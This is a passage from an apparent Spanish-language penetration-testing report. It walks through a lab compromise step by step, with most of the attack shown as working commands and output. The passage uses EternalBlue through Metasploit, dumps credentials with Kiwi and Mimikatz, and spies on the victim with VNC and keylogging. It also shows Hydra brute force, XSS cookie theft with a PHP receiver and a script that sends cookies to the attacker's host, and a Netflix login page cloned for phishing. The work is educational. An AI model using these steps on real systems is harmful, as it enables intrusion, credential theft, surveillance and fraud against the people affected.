Figura 51. Establecer la opción RHOSTS para el exploit ms17_010_eternalblue.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
```

Figura 52. Lanzar el exploit ms17_010_eternalblue.



Figura 53. Sesión de Meterpreter iniciada correctamente con ms17_010_eternalblue.

Figura 54. Verificación del sistema conectado con Meterpreter.

Para ver con que usuario de Windows estamos ejecutando Meterpreter.

Figura 55. Comprobar que usuario utiliza el sistema.

4.4.1. Obtener usuario y sus contraseñas con Kiwi

Figura 56. Cargar el módulo de Kiwi en Meterpreter.

Figura 57. Verificar que Kiwi se cargó correctamente.



Figura 58. Salida que indica que Kiwi está habilitado.

Figura 59. Obtener todos los usuarios y sus contraseñas con Kiwi.



Figura 60. Usuario y contraseñas en texto claro con Kiwi.

4.4.2. Obtener usuarios y contraseñas con Mimikatz

```
meterpreter > use mimikatz
```

Figura 61. Cargar el módulo de Mimikatz en Meterpreter.

```
meterpreter > help
```

Figura 62. Verificar que Mimikatz se cargó correctamente.

```
Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds.
    livessp           Attempt to retrieve livessp creds.
    mimikatz_command  Run a custom command.
    msv               Attempt to retrieve msv creds (hashes).
    ssp               Attempt to retrieve ssp creds.
    tspkg             Attempt to retrieve tspkg creds.
    wdigest           Attempt to retrieve wdigest creds.
```

Figura 63. Salida que indica que Mimikatz está habilitado.

```
meterpreter > wdigest
```

Figura 64. Obtener todos los usuarios y sus contraseñas con Mimikatz.

```
wdigest credentials
===================

AuthID   Package    Domain        User            Password
------   -------    ------        ----            --------
0;997    Negotiate  NT AUTHORITY  SERVICIO LOCAL
0;996    Negotiate  WORKGROUP     EDWIN-PC$
0;21194  NTLM
0;999    NTLM       WORKGROUP     EDWIN-PC$
0;94044  NTLM       Edwin-PC      Edwin           fanuel
0;94006  NTLM       Edwin-PC      Edwin           fanuel
```

Figura 65. Usuario y contraseñas en texto claro con Mimikatz.

4.4.3. Espiar la pantalla del ordenador de la victima

```
meterpreter > ps
```

Figura 66. Cargar los procesos ejecutados en el sistema vulnerado.

```
system32\taskhost.exe
 1940  808   dwm.exe              x64   1       Edwin-PC\Edwin              C:\Windows\
system32\Dwm.exe
 1984  1932  explorer.exe         x64   1       Edwin-PC\Edwin              C:\Windows\
Explorer.EXE
 2076  472   wmpnetwk.exe         x64   0       NT AUTHORITY\Servicio de red
 2440  1984  cmd.exe              x64   1       Edwin-PC\Edwin              C:\Windows\
system32\cmd.exe
 2448  392   conhost.exe          x64   1       Edwin-PC\Edwin              C:\Windows\
system32\conhost.exe
 2692  472   sppsvc.exe           x64   0       NT AUTHORITY\Servicio de red
 2756  472   svchost.exe          x64   0       NT AUTHORITY\SYSTEM
 3024  592   WmiPrvSE.exe         x64   0       NT AUTHORITY\SYSTEM         C:\Windows\
system32\wbem\wmiprvse.exe
```

Figura 67. Proceso que ejecutan en el sistema vulnerado.

Es posible cambiar de usuario desde Meterpreter, para conseguirlo cambiamos de proceso a un proceso que este ejecutando el usuario que queremos utilizar.

```
meterpreter > migrate 2440
[*] Migrating from 1056 to 2440...
[*] Migration completed successfully.
```

Figura 68. Migrar de proceso en Meterpreter.

```
meterpreter > getuid
Server username: Edwin-PC\Edwin
```

Figura 69. Obtener usuario que utiliza Meterpreter.

Para espiar el comportamiento del usuario y ver todo lo que hace en su ordenador lanzamos el vnc.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=172.16.0.5 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Edwin\AppData\Local\Temp\iXlmGGtF.exe (must be deleted m
anually)
[*] Executing the VNC agent with endpoint 172.16.0.5:4545 ...
```

Figura 70. Lanzar vnc desde Meterpreter.

Estamos viendo todo lo que hace el usuario.



Figura 71. Espiando el comportamiento del usuario.

4.4.4. Capturar las pulsaciones de teclado del usuario

Para capturar las pulsaciones vamos a utilizar los comandos de interfaz de usuario de Meterpreter de la opción Stdapi.

```
meterpreter > help
```

Figura 72. Verificar las opciones disponibles en Meterpreter.



Figura 73. Opción Stdapi: comandos de interfaz de usuario de Meterpreter.

Figura 74. Iniciar captura de teclado con keyscan_start.

Si en el sistema vulnerado accedemos al correo o pulsamos el teclado para agregar cualquier información las pulsaciones de teclado serán enviadas a la máquina del atacante.



Figura 75. Capturando usuario y contraseña de correo por pulsaciones de teclado.

Para verificar la información obtenida por las pulsaciones de teclado de la víctima utilizamos keyscan_dump.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
user.uah<MAYUSCULAS DERECHA>"gmail.com<Backspace>admintfm
```

Figura 76. Obtener pulsaciones de teclado.

4.5. Identificar usuarios con fuerza bruta con Hydra

Figura 77. Verificar las opciones disponibles en Hydra.

```
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M
 FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [se
rvice://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)
```

Figura 78. Opciones de Hydra.



Figura 79. Diccionarios con los usuarios y contraseñas para realizar la fuerza bruta.

Iniciamos la fuerza bruta cargando los diccionarios de datos, la ip 172.16.0.18 es el equipo al que vamos a realizar la fuerza bruta y el protocolo es smb.

Figura 80. Inicio de fuerza bruta.



Figura 81. Usuario y contraseña encontrado con Hydra.

4.6 Robo de cookies con XSS (Cross Site Scripting)

Para el robo de cookies con XSS, vamos a inyectar código malicioso en el navegador de la víctima, utilizando código JavaScript en la maquina vulnerable (DVWA).



Figura 82. Panel de maquina vulnerable DVWA.

Figura 83. Lista de archivos para realizar ataque XSS.

```
kali@kali:/var/www/html$ cat get-cookies.php
<?php
$cookie_manager=fopen("cookies.txt","a");
fputs($cookie_manager,"\n".$_GET["cookie"]."\n");
fclose($cookie_manager);
?>
```

Figura 84. Configuración para la recepción de cookies.

```
kali@kali:/var/www/html$ cat cookies.txt
```

Figura 85. Almacén de cookies.

```
kali@kali:/var/www/html$ cat file-scripting.txt

<script>let img=new Image();img.src="http://172.16.0.13/get-cookies.php?cookie="+document.cook
ie;</script>
```

Figura 86. Script para lazar en el navegador de la víctima.

El código JavaScript que se inserta en el input prepara el ataque XSS, cuando se envía se inserta en el navegador de DVWA para simular el ataque.



Figura 87. Preparación de ataque XSS.

El código JavaScript se inserta en la url del navegador de la víctima, para ejecutar la instrucción que le indica el atacante y enviar las cookies.



Figura 88. Inserción de código JavaScript en el navegador.



Figura 89. Cookies de sesión recibida en la máquina del atacante.

CAMPAÑA DE PHISHING PARA LA SUPLANTACIÓN DE IDENTIDAD DE LOS USUARIOS

Las campañas de phishing consisten en el envío de correo masivo y permiten a los phisher tener mayor probabilidad de éxito, pues en la mayoría de las campañas se le pide a la víctima que acceda a un sitio de confianza y se manipula fácilmente a los usuarios desprevenidos que proporcionan información sensible, la cual es capturada por el atacante.

5.1. Clonar un sitio web con HTTrack

HTTrack es una herramienta que nos permite clonar un sitio en pocos segundos y luego podemos utilizar la página clonada para redirigir a la víctima a un sitio controlado por el atacante, haciendo pensar a la víctima que está en el sitio web legítimo y robarle su información sin que sospeche nada.

Clonar el sitio web de Netflix y guardarlo en la carpeta HTML del servidor.

```
kali@kali:~$ sudo httrack https://www.netflix.com/es/login -O /var/www/html/
```

Figura 90. Clonar un sitio web con HTTrack.

```
kali@kali:~$ sudo service apache2 start
```

Figura 91. Levantar servidor apache.

```
kali@kali:~$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.0.13  netmask 255.255.0.0  broadcast 172.16.255.255
        inet6 fd17:625c:f037:1000:a00:27ff:fe2b:1a99  prefixlen 64  scopeid
```

Figura 92. Configuración del servidor con el sitio clonado.

